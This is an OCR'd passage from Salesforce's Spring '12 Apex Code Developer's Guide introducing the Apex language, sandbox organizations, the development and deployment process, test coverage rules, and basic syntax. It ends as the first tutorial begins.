salesforce: Spring '12

Force.com Apex Code Developer's Guide

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Chapter 1

Introducing Apex

In this chapter ...

Salesforce.com has changed the way organizations do business by moving enterprise applications that were traditionally client-server-based into an on-demand, multitenant Web environment, the Force.com platform. This environment allows organizations to run and customize applications, such as Salesforce Automation and Service & Support, and build new custom applications based on particular business needs.

While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects, workflow, and approval processes, developers can also use the Web services API to issue data manipulation commands such as `delete()`, `update()` or `upsert()`, from client-side programs.

These client-side programs, typically written in Java, JavaScript, .NET, or other programming languages grant organizations more flexibility in their customizations. However, because the controlling logic for these client-side programs is not located on Force.com platform servers, they are restricted by:

- The performance costs of making multiple round-trips to the salesforce.com site to accomplish common business transactions
- The cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment

To address these issues, and to revolutionize the way that developers create on-demand applications, salesforce.com introduces Force.com Apex code, the first multitenant, on-demand programming language for developers interested in building the next generation of business applications.

- What is Apex?—more about when to use Apex, the development process, and some limitations
- What's new in this Apex release?
- Apex Quick Start—delve straight into the code and write your first Apex class and trigger

What is Apex?

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Figure 1: You can add Apex to most system events.

As a language, Apex is:

Integrated

Apex provides built-in support for common Force.com platform idioms, including:

- Data manipulation language (DML) calls, such as `INSERT`, `UPDATE`, and `DELETE`, that include built-in `DmlException` handling
- Inline Salesforce Object Query Language (SOQL) and Salesforce Object Search Language (SOSL) queries that return lists of sObject records
- Looping that allows for bulk processing of multiple records at a time
- Locking syntax that prevents record update conflicts
- Custom public Force.com API calls that can be built from stored Apex methods

- Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex

Easy to use

Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax, object and array notation, pass by reference, and so on. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and encourage efficient use of the Force.com platform. Consequently, Apex produces code that is both succinct and easy to write.

Data focused

Apex is designed to thread together multiple query and DML statements into a single unit of work on the Force.com platform server, much as developers use database stored procedures to thread together multiple transaction statements on a database server. Note that like other database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface.

Rigorous

Apex is a strongly-typed language that uses direct references to schema objects such as object and field names. It fails quickly at compile time if any references are invalid, and stores all custom field, object, and class dependencies in metadata to ensure they are not deleted while required by active Apex code.

Hosted

Apex is interpreted, executed, and controlled entirely by the Force.com platform.

Multitenant aware

Like the rest of the Force.com platform, Apex runs in a multitenant environment. Consequently, the Apex runtime engine is designed to guard closely against runaway code, preventing them from monopolizing shared resources. Any code that violate these limits fail with easy-to-understand error messages.

Automatically upgradeable

Apex never needs to be rewritten when other parts of the Force.com platform are upgraded. Because the compiled code is stored as metadata in the platform, it always gets automatically upgraded with the rest of the system.

Easy to test

Apex provides built-in support for unit test creation and execution, including test results that indicate how much code is covered, and which parts of your code could be more efficient. Salesforce.com ensures that Apex code always work as expected by executing all unit tests stored in metadata prior to any platform upgrades.

Versioned

You can save your Apex code against different versions of the Force.com API. This enables you to maintain behavior.

Apex is included in Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com.

How Does Apex Work?

All Apex runs entirely on-demand on the Force.com platform, as shown in the following architecture diagram:




Figure 2: Apex is compiled, stored, and run entirely on the Force.com platform.

When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata.

When an end-user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the result. The end-user observes no differences in execution time from standard platform requests.

What is the Apex Development Process?

We recommend the following process for developing Apex:

1. Sign up for a Database.com Edition account and create a sandbox organization. For more information about sandbox organizations, see Using a Developer or Sandbox Organization.
2. Learn more about Apex.
3. Write your Apex.
4. While writing Apex, you should also be writing tests.
5. Optionally deploy your Apex to a sandbox organization and do final unit tests.
6. Deploy your Apex to your Salesforce production organization.

In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a Force.com AppExchange App package.

Using a Developer or Sandbox Organization

There are three types of organizations where you can run your Apex:

- A *developer* organization: an organization created with a Developer Edition account.
- A *production* organization: an organization that has live users accessing your data.

- A *sandbox* organization: an organization created on your production organization that is a copy of your production organization.

Note: Apex triggers are available in the Trial Edition of Salesforce; however, they are disabled when you convert to any other edition. If your newly-signed-up organization includes Apex, you must deploy your code to your organization using one of the deployment methods.

You can't develop Apex in your Salesforce production organization. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, we recommend that you do all your development work in either a sandbox or a Developer Edition organization.

If you aren't already a member of the developer community, go to `http://developer.force.com/join` and follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer Edition organization. Even if you already have an Enterprise or Unlimited Edition organization and a sandbox for creating Apex, we strongly recommends that you take advantage of the resources available in the developer community.

Note: You cannot make changes to Apex using the Salesforce user interface in a Salesforce production organization.

Creating a Sandbox Organization

To create or refresh a sandbox organization:

1. Click ***Your Name*** > **Setup** > **Data Management** > **Sandbox**.
2. Do one of the following:
   - Click **New Sandbox**. For information on different kinds of sandboxes, see "Sandbox Overview" in the online help.

     Salesforce deactivates the **New Sandbox** button when an organization reaches its sandbox limit. If necessary, contact salesforce.com to order more sandboxes for your organization.

     Note that Salesforce deactivates all refresh links if you have exceeded your sandbox limit.
   - Click **Refresh** to replace an existing sandbox with a new copy. Salesforce only displays the **Refresh** link for sandboxes that are eligible for refreshing. For full-copy sandboxes, this is any time after 30 days from the previous creation or refresh of that sandbox. For configuration-only sandboxes (including developer sandboxes) you can refresh once per day. For developer sandboxes ,you can refresh once per day. Your existing copy of this sandbox remains available while you wait for the refresh to complete. The refreshed copy is inactive until you activate it.
3. Enter a name and description for the sandbox. You can only change the name when you create or refresh a sandbox.

   Tip: We recommend that you choose a name that:
   - Reflects the purpose of this sandbox, such as "QA."
   - Has few characters because Salesforce automatically appends the sandbox name to usernames and email addresses on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.
4. Select the type of sandbox:
   - Configuration Only: Configuration-only sandboxes copy all of your production organization's reports, dashboards, price books, products, apps, and customizations under ***Your Name*** > **Setup**, but exclude all of your organization's standard and custom object records, documents, and attachments. Creating a configuration-only sandbox can decrease the time it takes to create or refresh a sandbox from several hours to just a few minutes, but it can only include up to 500 MB of data. You can refresh a configuration-only sandbox once per day.
   - Developer: Developer sandboxes are special configuration-only sandboxes intended for coding and testing by a single developer. They provide an environment in which changes under active development can be isolated until they are

ready to be shared. Just like configuration-only sandboxes, developer sandboxes copy all application and configuration information to the sandbox. Developer sandboxes are limited to 10 MB of test or sample data, which is enough for many development and testing tasks. You can refresh a developer sandbox once per day.

- Full: Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. You can refresh a full-copy sandbox every 29 days.

If you have reduced the number of sandboxes you purchased, but you still have more sandboxes of a specific type than allowed, you will be required to match your sandboxes to the number of sandboxes that you purchased. For example, if you have two full sandboxes but purchased only one, you cannot refresh your full sandbox as a full sandbox. Instead, you must choose one full sandbox to convert to a smaller sandbox, such as configuration-only or developer sandbox, depending on which type of sandbox you have available.

Note: Configuration-only and developer sandboxes copy all of your production organization's reports, dashboards, price books, products, apps, and customizations under ***Your Name*** > **Setup**, but exclude all of your organization's standard and custom object records, documents, and attachments. Because they copy much less data, creating these sandbox types can substantially decrease the time it takes to create or refresh a sandbox.

If you are refreshing an existing sandbox, the radio button usually preselects the sandbox type corresponding to the sandbox you are refreshing. For example, if you refresh a configuration-only sandbox, the radio button preselects **Configuration Only**.

Whether refreshing an existing sandbox or creating a new one, some radio buttons may be disabled if you have already created the number of sandboxes of that sandbox type allowed for your organization.

5. For a full sandbox, choose how much `Object History` you want to copy. Object history is the field history tracking of both custom and standard objects. You can copy from 0 to 180 days of object history, in 30 day increments. The default value is 30 days. Decreasing the `Object History` can significantly speed up sandbox copy time.
6. Click **Start Copy**.

   The process may take several minutes, hours, or even days, depending on the size of your organization and whether you are creating a full copy or configuration-only copy.

   Tip: You should try to limit changes in your production organization while the sandbox copy proceeds.

7. You will receive a notification email when your newly created or refreshed sandbox has completed copying. If you are creating a new sandbox, the newly created sandbox is now ready for use.

   If you are refreshing an existing sandbox, an additional step is required to complete the sandbox copy process. The new sandbox must be activated. To delete your existing sandbox and activate the new one:

   a. Return to the sandbox list by logging into your production organization and navigating to ***Your Name*** > **Setup** > **Data Management** > **Sandbox**.
   b. Click the **Activate** link next to the sandbox you wish to activate.

      This will take you to a page warning of removal of your existing sandbox.

   c. Read the warning carefully and if you agree to the removal, enter the acknowledgment text at the prompt and click the **Activate** button.

      When the activation process is complete, you will receive a notification email.

      Caution: Activating a replacement sandbox that was created using the **Refresh** link completely deletes the sandbox it is refreshing. All configuration and data in the prior sandbox copy will be lost, including any application or data changes you have made. Please read the warning carefully, and press the **Activate** link only if you have no further need for the contents of the sandbox copy currently in use. Your production organization and its data will not be affected.

8. Once your new sandbox is complete, or your refreshed sandbox is activated, you can click the link in the notification email to access your sandbox.

   You can log into the sandbox at `test.salesforce.com/login.jsp` by appending `.sandbox_name` to your Salesforce username. For example, if your username for your production organization is `user1@acme.com`, then your username for a sandbox named "test" is `user1@acme.com.test`. For more information, see "Username and Email Address Modification" in the online help.

Note: Salesforce automatically changes sandbox usernames but does not change passwords.

Learning Apex

After you have your developer account, there are many resources available to you for learning about Apex:

Force.com Workbook: Get Started Building Your First App in the Cloud

Beginning programmers

A set of ten 30-minute tutorials that introduce various Force.com platform features. The Force.com Workbook tutorials are centered around building a very simple warehouse management system. You'll start developing the application from the bottom up; that is, you'll first build a database model for keeping track of merchandise. You'll continue by adding business logic: validation rules to ensure that there is enough stock, workflow to update inventory when something is sold, approvals to send email notifications for large invoice values, and trigger logic to update the prices in open invoices. Once the database and business logic are complete, you'll create a user interface to display a product inventory to staff, a public website to display a product catalog, and then the start of a simple store front. If you'd like to develop offline and integrate with the app, we've added a final tutorial to use Adobe Flash Builder for Force.com.

Developer Force Wiki

Beginning and advanced programmers

Out on the Developer Force wiki, there are several entries about Apex:

- An Introduction to Apex
- Apex Code Best Practices
- Introduction to Apex Code Test Methods
- Governor Limits in Apex Code

Force.com Cookbook

Beginning and advanced programmers

This collaborative site provides many recipes for using the Web services API, developing Apex code, and creating Visualforce pages. The *Force.com Cookbook* helps developers become familiar with common Force.com programming techniques and best practices. You can read and comment on existing recipes, or submit your own recipes, at `developer.force.com/cookbook`.

Development Life Cycle: Enterprise Development on the Force.com Platform

Architects and advanced programmers

Whether you are an architect, administrator, developer, or manager, the *Development Life Cycle Guide* prepares you to undertake the development and release of complex applications on the Force.com platform.

Training Courses

Training classes are also available from salesforce.com Training & Certification. You can find a complete list of courses at `www.salesforce.com/training`.

In This Book (*Apex Developer's Guide*)

Beginning programmers should look at the following:

- Introducing Apex, and in particular:
  - ◊ Documentation Conventions
  - ◊ Core Concepts
  - ◊ Hello World Programming Example
- Classes, Objects, and Interfaces
- Testing Apex
- Understanding Execution Governors and Limits

In addition to the above, advanced programmers should look at:

- Trigger and Bulk Request Best Practices
- Advanced Apex Programming Example
- Understanding Apex Describe Information
- Asynchronous Execution (`@future` Annotation)
- Batch Apex and Apex Scheduler

Writing Apex

You can write Apex code and tests in any of the following editing environments:

- The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display. See the website for information about installation and usage.

  Note: The Force.com IDE is a free resource provided by salesforce.com to support its users and partners but isn't considered part of our services for purposes of the salesforce.com Master Subscription Agreement.

- The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding to distinguish different elements, such as comments, keywords, literal strings, and so on.
  - ◊ For a trigger on a standard object, click ***Your Name*** > **Setup** > **Customize**, click the name of the object, and click **Triggers**. In the Triggers detail page, click **New**, and then enter your code in the `Body` text box.
  - ◊ For a trigger on a custom object, click ***Your Name*** > **Setup** > **Develop** > **Objects**, and click the name of the object. In the Triggers related list, click **New**, and then enter your code in the `Body` text box.
  - ◊ For a class, click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**. Click **New**, and then enter your code in the `Body` text box.

Note: You cannot make changes to Apex using the Salesforce user interface in a Salesforce production organization.

- Any text editor, such as Notepad. You can write your Apex code, then either copy and paste it into your application, or use one of the API calls to deploy it.

Tip: If you want to extend the Eclipse plug-in or develop an Apex IDE of your own, the Web services API includes methods for compiling triggers and classes, and executing test methods, while the Metadata API includes methods for deploying code to production environments. For more information, see Deploying Apex on page 522 and Web Services API and SOAP Headers for Apex on page 552.

Writing Tests

Testing is the key to successful long term development, and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword in the method definition.

In addition, before you deploy Apex or package it for the Force.com AppExchange, the following must be true:

- 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following:

  - When deploying to a production organization, every unit test in your organization namespace is executed.
  - Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger has some test coverage.
- All classes and triggers compile successfully.

For more information on writing tests, see Testing Apex on page 148.

Deploying Apex to a Sandbox Organization

Salesforce gives you the ability to create multiple copies of your organization in separate environments for a variety of purposes, such as testing and training, without compromising the data and applications in your Salesforce production organization. These copies are called sandboxes and are nearly identical to your Salesforce production organization. Sandboxes are completely isolated from your Salesforce production organization, so operations you perform in your sandboxes do not affect your Salesforce production organization, and vice versa.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `http://wiki.developerforce.com/index.php/Force.com_IDE`.

You can also use the `deploy()` Metadata API call to deploy your Apex from a developer organization to a sandbox organization.

A useful API call is `runTests()`. In a development or sandbox organization, you can run the unit tests for a specific class, a list of classes, or a namespace.

Salesforce includes a Force.com Migration Tool that allows you to issue these commands in a console window, or your can implement your own deployment code.

Note: The Force.com IDE and the Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but aren't considered part of our services for purposes of the salesforce.com Master Subscription Agreement.

For more information, see Using the Force.com Migration Tool and Deploying Apex.

Deploying Apex to a Salesforce Production Organization

After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `http://wiki.developerforce.com/index.php/Force.com_IDE`.

Also, you can deploy Apex through change sets in the Salesforce user interface.

For more information and for additional deployment options, see Deploying Apex on page 522.

Adding Apex Code to a Force.com AppExchange App

You can also include an Apex class or trigger in an app that you are creating for AppExchange.

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests with the`@isTest(OnInstall=true)` annotation run when the package is installed in the installer's organization. You can specify which tests should run during package install by annotating them with `@isTest(OnInstall=true)`. This subset of tests must pass for the package install to succeed.

In addition, salesforce.com recommends that any AppExchange package that contains Apex be a managed package.

For more information, see the *Force.com Quick Reference for Developing Packages*. For more information about Apex in managed packages, see Developing Apex in Managed Packages on page 221.

Note: Packaging Apex classes that contain references to custom labels which have translations: To include the translations in the package, enable the Translation Workbench and explicitly package the individual languages used in the translated custom labels. See “Custom Labels Overview” in the online help.

When Should I Use Apex?

The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. When this is the case, the Force.com platform includes a number of ways for advanced administrators and developers to implement custom functionality. These include Apex, Visualforce, and the Web services API.

Apex

Use Apex if you want to:

- Create Web services.
- Create email services.
- Perform complex validation over multiple objects.
- Create complex business processes that are not supported by workflow.
- Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object.)
- Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from the Web Services API.

Visualforce

Visualforce consists of a tag-based markup language that gives developers a more powerful way of building applications and customizing the Salesforce user interface. With Visualforce you can:

- Build wizards and other multistep processes.
- Create your own custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

For more information, see the *Visualforce Developer's Guide*.

Web Services API

Use standard Force.com Web Services API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes).

For more information, see the *Web Services API Developer's Guide*.

What are the Limitations of Apex?

Apex radically changes the way that developers create on-demand business applications, but it is not currently meant to be a general purpose programming language. As of this release, Apex *cannot* be used to:

- Render elements in the user interface other than error messages
- Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality
- Create temporary files
- Spawn threads

Tip:

All Apex runs on the Force.com platform, which is a shared resource used by all other organizations. To guarantee consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL) that it can perform within one process.

All Apex requests return a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you do not, you may run into the governor limits.

See Also:

Understanding Execution Governors and Limits
Trigger and Bulk Request Best Practices

What's New?

Review the Winter '12 Release Notes for a summary of new and changed Apex features in Winter '12.

Apex Quick Start

Once you have a Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. Because Apex is very similar to Java, you may recognize much of the functionality.

After reviewing the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test.

In addition, there is a more complex shipping invoice example that you can also walk through. This example illustrates many more features of the language.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see `wiki.developerforce.com/index.php/Documentation`.

Documentation Typographical Conventions

Apex and Visualforce documentation uses the following typographical conventions.

Convention	Description
`Courier font`	In descriptions of syntax, monospace font indicates items that you should type as shown, except for brackets. For example: `Public class HelloWorld`

Convention	Description
Italics	In description of syntax, italics represent variables. You supply the actual value. In the following example, three values need to be supplied: *datatype variable_name* [= *value*]; If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value: `public static class YourClassHere { ... }`
< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown. `<apex:pageBlockTable value="{!account.Contacts}" var="contact">` `<apex:column value="{!contact.Name}"/>` `<apex:column value="{!contact.MailingCity}"/>` `<apex:column value="{!contact.Phone}"/>` `</apex:pageBlockTable>`
{ }	In descriptions of syntax, braces ({ }) are typed exactly as shown. `<apex:page>` `Hello {!$User.FirstName}!` `</apex:page>`
[ ]	In descriptions of syntax, anything included in brackets is optional. In the following example, specifying ***value*** is optional: `data_type variable_name [ = value];`
|	In descriptions of syntax, the pipe sign means "or". You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set: `Set<data_type> set_name` `[= new Set<data_type>();] |` `[= new Set<data_type{value [, value2. . .] };] |` `;`

Understanding Apex Core Concepts

Apex code typically contains many things that you might be familiar with from other programming languages:





Figure 3: Programming elements in Apex

The section describes the basic functionality of Apex, as well as some of the core concepts.

Using Version Settings

In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting indicates not only the version of the Force.com Web services API to use, but which version of Apex as well. You can change the version after saving. Every class or trigger name must be unique. You cannot save the same class or trigger against different versions.

You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.



For more information about using version settings with managed packages, see “About Package Versions” in the Salesforce online help.

Naming Variables, Methods and Classes

You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of Apex and the Force.com platform, such as `list`, `test`, or `account`, as well as reserved keywords.

Using Variables and Expressions

Apex is a *strongly-typed* language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects.

Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values later. Use the following syntax when declaring variables:

```
datatype variable_name [ = value];
```

Tip: Note that the semi-colon at the end of the above is *not* optional. You must end all statements with a semi-colon.

The following are examples of variable declarations:

```
// The following variable has the data type of Integer with the name Count,
// and has the value of 0.
Integer Count = 0;
// The following variable has the data type of Decimal with the name Total. Note
// that no value has been assigned to it.
Decimal Total;
// The following variable is an account, which is also referred to as an sObject.
Account MyAcct = new Account();
```

Also note that all primitive variables are passed by value, while all non-primitive data types are passed by reference.

Using Statements

A *statement* is any coded instruction that performs an action.

In Apex, statements must end with a semicolon and can be one of the following types:

- Assignment, such as assigning a value to a variable
- Conditional (if-else)
- Loops:
  - Do-while
  - While
  - For
- Locking
- Data Manipulation Language (DML)
- Transaction Control
- Method Invoking
- Exception Handling

A *block* is a series of statements that are grouped together with curly braces and can be used in any place where a single statement would be allowed. For example:

```
if (true) {
    System.debug(1);
```

```
    System.debug(2);
} else {
    System.debug(3);
    System.debug(4);
}
```

In cases where a block consists of only one statement, the curly braces can be left off. For example:

```
if (true)
    System.debug(1);
else
    System.debug(2);
```

Using Collections

Apex has the following types of collections:

- Lists (arrays)
- Maps
- Sets

A *list* is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is important. You can have duplicate elements in a list.

The first index position in a list is always 0.

To create a list:

- Use the `new` keyword
- Use the `List` keyword followed by the element type contained within <> characters.

Use the following syntax for creating a list:

```
List <datatype> list_name
   [= new List<datatype>();] |
   [=new List<datatype>{value [, value2. . .]};] |
   ;
```

The following example creates a list of Integer, and assigns it to the variable `My_List`. Remember, because Apex is strongly typed, you must declare the data type of `My_List` as a list of Integer.

```
List<Integer> My_List = new List<Integer>();
```

For more information, see Lists on page 43.

A *set* is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can also contain more complex data types, such as sObjects.

To create a set:

- Use the `new` keyword
- Use the `Set` keyword followed by the primitive data type contained within <> characters

Use the following syntax for creating a set:

```
Set<datatype> set_name
   [= new Set<datatype>();] |
```

```
   [= new Set<datatype{value [, value2. . .] };] |
   ;
```

The following example creates a set of String. The values for the set are passed in using the curly braces `{}`.

```
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
```

For more information, see Sets on page 45.

A *map* is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must be unique.

To create a map:

- Use the `new` keyword
- Use the `Map` keyword followed by a key-value pair, delimited by a comma and enclosed in <> characters.

Use the following syntax for creating a map:

```
Map<key_datatype, value_datatype> map_name
   [=new map<key_datatype, value_datatype>();] |
   [=new map<key_datatype, value_datatype>
   {key1_value => value1_value
   [, key2_value => value2_value. . .]};] |
   ;
```

The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for the map are being passed in between the curly braces `{}` as the map is being created.

```
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
```

For more information, see Maps on page 46.

Using Branching

An `if` statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as follows:

```
if (Condition){
// Do this if the condition is true
} else {
// Do this if the condition is not true
}
```

For more information, see Conditional (If-Else) Statements on page 62.

Using Loops

While the `if` statement enables your application to do things based on a condition, loops tell your application to do the same thing again and again based on a condition. Apex supports the following types of loops:

- Do-while
- While
- For

A *Do-while* loop checks the condition after the code has executed.

A *While* loop checks the condition at the start, before the code executes.

A *For* loop enables you to more finely control the condition used with the loop. In addition Apex supports traditional For loops where you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition.

For more information, see Loops on page 63.

Writing Your First Apex Class and Trigger

This step-by-step tutorial shows how to create a simple Apex class and trigger. It also shows how to deploy these components to a production organization.

This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger.

See Also:

Creating a Custom Object
Adding an Apex Class
Adding an Apex Trigger
Adding a Test Class
Deploying Components to Production

Creating a Custom Object

Prerequisites:

A Salesforce account in a sandbox **Unlimited** or **Enterprise** Edition organization, or an account in a Developer organization.

For more information about creating a sandbox organization, see "Sandbox Overview" in the Salesforce online help. To sign up for a free Developer organization, see the Developer Edition Environment Sign Up Page.

In this step, you create a custom object called Book with one custom field called Price.

